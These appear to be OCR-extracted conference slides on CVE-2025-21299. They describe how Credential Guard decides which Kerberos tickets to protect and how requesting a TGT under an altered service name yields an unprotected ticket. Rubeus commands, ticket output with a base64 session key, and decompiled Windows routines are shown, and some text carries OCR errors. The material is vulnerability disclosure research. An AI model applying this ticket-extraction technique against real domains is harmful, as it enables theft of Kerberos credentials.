[*] base64(ticket.kirbi):
 ServiceName
                          : krbtgt/EC.LAB
                          : joe.public (NT_PRINCIPAL)
 UserKealm
 StartTime
                          : 18/03/2025 13:07:21
                          : 18/03/2025 23:07:21
 RenewTill
                          : 25/03/2025 13:07:21
 Flags
                          : name_canonicalize, pre_authent, initial, renewable, forwardable
                          : aes256 cts hmac sha1
```





How does Lsalso know?

- A Kerberos TGT is just another ticket
- How does Lsalso know how to protect it?
- KerbClientShared.dll!KerbGetFlagsForKdcReply to the rescue
- Ticket sname must either start with krbtgt
- Or sname = kadmin/changepw
- Lets put that to the test.

```
Rubeus.exe asktg: /service:krbtgt
 v2.3.3
[*] Action: Ask TGS
[=] Requesting service ticket via LSA authentication package 2 using handle 0x15762640
[*] base64(ticket.kirbi):
 ServiceName
                       : krbtgt
 ServiceRealm
 UserName
                       : Administrator (NT PRINCIPAL)
 UserRealm
 StartTime
                       : 18/03/2025 13:41:26
 EndTime
                      : 18/03/2025 23:37:12
 RenewTill
                       : 25/03/2025 13:37:12
 KeyType
                       : aes256 gcm ghash credguard
 Base64(key)
```


```
ulong cdec1 KerbGetFlagsForKdcReply(KERB ENCRYPTED KDC REPLY *param 1)
 longlong lVarl;
 undefined8 uVar2:
 int iVar3:
                   /* 0x4c80 37 KerbGetFlagsForKdcReply */
 if ((*(longlong *)(param 1 + 0x98) != 0) &&
     (lVar1 = *(longlong *)(*(longlong *)(param 1 + 0x98) + 8), lVar1 != 0)) {
   iVar3 = o strnicmp("krbtgt", lVar1, 6);
   if (iVar3 == 0) {
      return 1;
   if (**(longlong **)(param 1 + 0x98) != 0) {
     uVar2 = *(undefined8 *)(**(longlong **)(param 1 + 0x98) + 8);
     iVar3 = _o__stricmp("kadmin", lVarl);
     if (iVar3 == 0) {
       iVar3 = _o _stricmp("changepw",uVar2);
       if (iVar3 != 0) {
          return 0;
        return 4:
 return 0:
```



How does Lsalso know?

- Lets add another SPN to krbtgt account
- What happens if we request a ticket using notkrbgt/service
- We get an unprotected TGT
- But who cares, krbtgt is not writable anyway
- Can we abuse this "feature" from an unprivileged perspective...

```
Rubeus.exe asktgs /service:notkrbtgt/service
 v2.3.3
[*] Action: Ask TGS
[=] Requesting service ticket via LSA authentication package 2 using handle 0x15639648
[*] base64(ticket.kirbi):
     doIGIjCCB...
                          : notkrbtgt/service
 ServiceRealm
                          : Administrator (NT_PRINCIPAL)
 UserRealm
 StartTime
                          : 18/03/2025 15:57:14
                          : 19/03/2025 01:57:03
 Flags
                          : name canonicalize, pre authent, renewable, forwardable
 KeyType
                          : aes256 cts hmac sha1
                          : 5J/6o+VbTE9LPls/OddJhtbOm4zGjaTO1uPwwLSq8mU=
  Base64(key)
```





Undistinguished Name

- Kerberos supports requesting client and service names using various name type hints
- Initial support added for client names as part of my DC31 talk "A Broken Marriage - Abusing Mixed Vendor Kerberos Stacks"
- Support now extended to include service name via the /servicetype argument
- We can't rely on traditional asktgs path with /ticket argument, because we don't have one.
- We need to use the Kerberos authentication package via LsaCallAuthenticationPackage to request service tickets via LSA
- Can this be done....

7.5.8. Name Types		
Name Type	Value	Meaning
KRB_NT_UNKNOWN	0	Name type not known
KRB_NT_PRINCIPAL	1	Just the name of the principal as in DCE, or for users
KRB_NT_SRV_INST	2	Service and other unique instance (krbtgt)
KRB_NT_SRV_HST	3	Service with host name as instance (telnet, rcommands)
KRB_NT_SRV_XHST	4	Service with host as remaining components
KRB_NT_UID	5	Unique ID
KRB_NT_X500_PRINCIP	AL 6	Encoded X.509 Distinguished name [RFC2253]
KRB_NT_SMTP_NAME	7	Name in form of SMTP email name (e.g., user@example.com)
KRB_NT_ENTERPRISE	10	Enterprise name; may be mapped to principal name



Undistinguished Name

- Analysis of kerberos.dll required, the Kerberos authentication package
- Discovered a method called KerbProcessTargetNames
- The method was responsible for setting up the target client and service name types
- These seem to translate to the values from the Kerberos specification

7.5.8. Name Types		
Name Type	Value	Meaning
KRB_NT_UNKNOWN	0	Name type not known
KRB_NT_PRINCIPAL	1	Just the name of the principal as in DCE, or for users
KRB_NT_SRV_INST	2	Service and other unique instance (krbtgt)
KRB_NT_SRV_HST	3	Service with host name as instance (telnet, rcommands)
KRB_NT_SRV_XHST	4	Service with host as remaining components
KRB_NT_UID	5	Unique ID
KRB_NT_X500_PRINCIP	AL 6	Encoded X.509 Distinguished name [RFC2253]
KRB_NT_SMTP_NAME	7	Name in form of SMTP email name (e.g., user@example.com)
KRB_NT_ENTERPRISE	10	Enterprise name; may be mapped to principal name

```
if ((ushort)wVar2 < 0x5d) {
 if (wVar2 == L'/') {
   uVar23 = uVar23 + 1;
   serviceType = 2;
 else if (wVar2 == L'@')
   11 ((param 4 & 2) == 0)
     if (serviceType == 0) {
      serviceType = 1;
       uVar23 = uVar23 + 1;
       p Stack 90 = p Var18 + 2;
       sVar12 = (wVar1 - wVar19) + -2;
       local_98[1] = sVar12;
       local 98[0] = sVar12;
       if (sVar12 == 0) goto LAB_1800493ba;
       local_b0._0_4_ = CONCAT22(wVar19, wVar19);
       wVar21 = wVar19;
       pwStack a8 = pwVarl1;
     serviceType = 10;
     uVar23 = 1;
     local_b0._0_4_ = CONCAT22(*(ushort *)(p_Var15 + 2), wVar1);
     wVar21 = wVar1;
     pwStack a8 = pwVarl1;
 else if (wVar2 == L'\\') {
   iVar8 = FUN_180049437((ulonglong)(ushort)wVar2,pwVar11,(uchar *);
                          CONCAT44 (in stack ffffffffffffff24, in stack
                          CONCAT44 (in stack ffffffffffffffc, in stack
   return iVar8;
```




Undistinguished Name

- Analysis of kerberos.dll required, the Kerberos authentication package
- Discovered a method called KerbProcessTargetNames
- The method was responsible for setting up the target client and service name types
- These seem to translate to the values from the Kerberos specification
- Is it as simple as adding @@@ to the start of the request service...

```
7.5.8. Name Types
                       Value Meaning
   Name Type
   KRB NT UNKNOWN
                              Name type not known
                             Just the name of the principal as in DCE,
   KRB NT PRINCIPAL
                              Service and other unique instance (krbtgt)
   KRB NT SRV INST
   KRB NT SRV HST
                              Service with host name as instance
                                (telnet, rcommands)
                             Service with host as remaining components
   KRB NT SRV XHST
   KRB NT UID
                             Unique ID
                              Encoded X.509 Distinguished name [RFC2253]
   KRB NT X500 PRINCIPAL 6
                              Name in form of SMTP email name
   KRB_NT_SMTP_NAME
                                (e.g., user@example.com)
                              Enterprise name; may be mapped to
   KRB NT ENTERPRISE
                                principal name
```





CVE-2025-21299

- Fixed during January 2025 patch Tuesday
- Additional checks added for service tickets that contain CN=krbtgt, or derivatives of
- But you can still bypass if you have WriteSPN or GenericWrite over **krbtgt** ©





References

- https://blog.quarkslab.com/debugging-windows-isolated-user-mode-ium-processes.html
- http://publications.alex-ionescu.com/BlackHat/BlackHat%202015%20-%20Battle%20of%20SKM%20and%20IUM.pdf
- https://www.blackhat.com/docs/us-16/materials/us-16-Wojtczuk-Analysis-Of-The-Attack-Surface-Of-Windows-10-Virtualization-Based-Security-wp.pdf
- https://www.amossys.fr/insights/blog-technique/virtualization-based-security-part1/
- https://research.ifcr.dk/pass-the-challenge-defeating-windows-defender-credential-guard-31a892eee22
- https://www.blackhat.com/docs/us-17/wednesday/us-17-Bulygin-Fractured-Backbone-Breaking-Modern-OS-Defenses-With-Firmware-Attacks.pdf





Questions?





Thank you



https://github.com/GhostPack/Rubeus



Ceri Coburn | @_EthicalChaos_